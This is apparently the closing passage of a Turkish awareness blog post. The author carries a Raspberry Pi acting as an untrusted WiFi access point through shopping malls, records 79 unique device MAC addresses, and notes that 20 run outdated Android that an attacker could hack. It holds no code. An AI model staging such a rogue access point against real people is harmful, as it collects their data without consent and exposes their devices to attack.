
Üzerinde WIFI adaptörü takılı olan Raspberry Pi B+ cihazını, Energizer taşınabilir harici şarj cihazına bağlayıp netbook çantama koyduktan sonra o AVM, bu AVM gezmeye başladım.





BENETTON



İki AVM gezdikten sonra Raspberry Pi'ye bağlanan kullanıcı sayısını incelediğimde 79 tane tekil MAC adresi olduğunu ve bunlardan 20 tanesinin de Android 4.4.2'den eski olduğunu gördüm. Bu da bana art niyetli bir kişinin sadece iki AVM gezerek yaklaşık 20 kullanıcının sistemini kısa bir sürede hackleyebileceğini göstermiş oldu.





Bu çalışma ile güvenilir olmayan erişim noktalarının kullanıcılar için ne kadar tehlikeli olabileceğini tek bir senaryo üzerinden ortaya koymaya çalıştım. Umarım farkındalık adına faydalı bir çalışma olmuştur.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.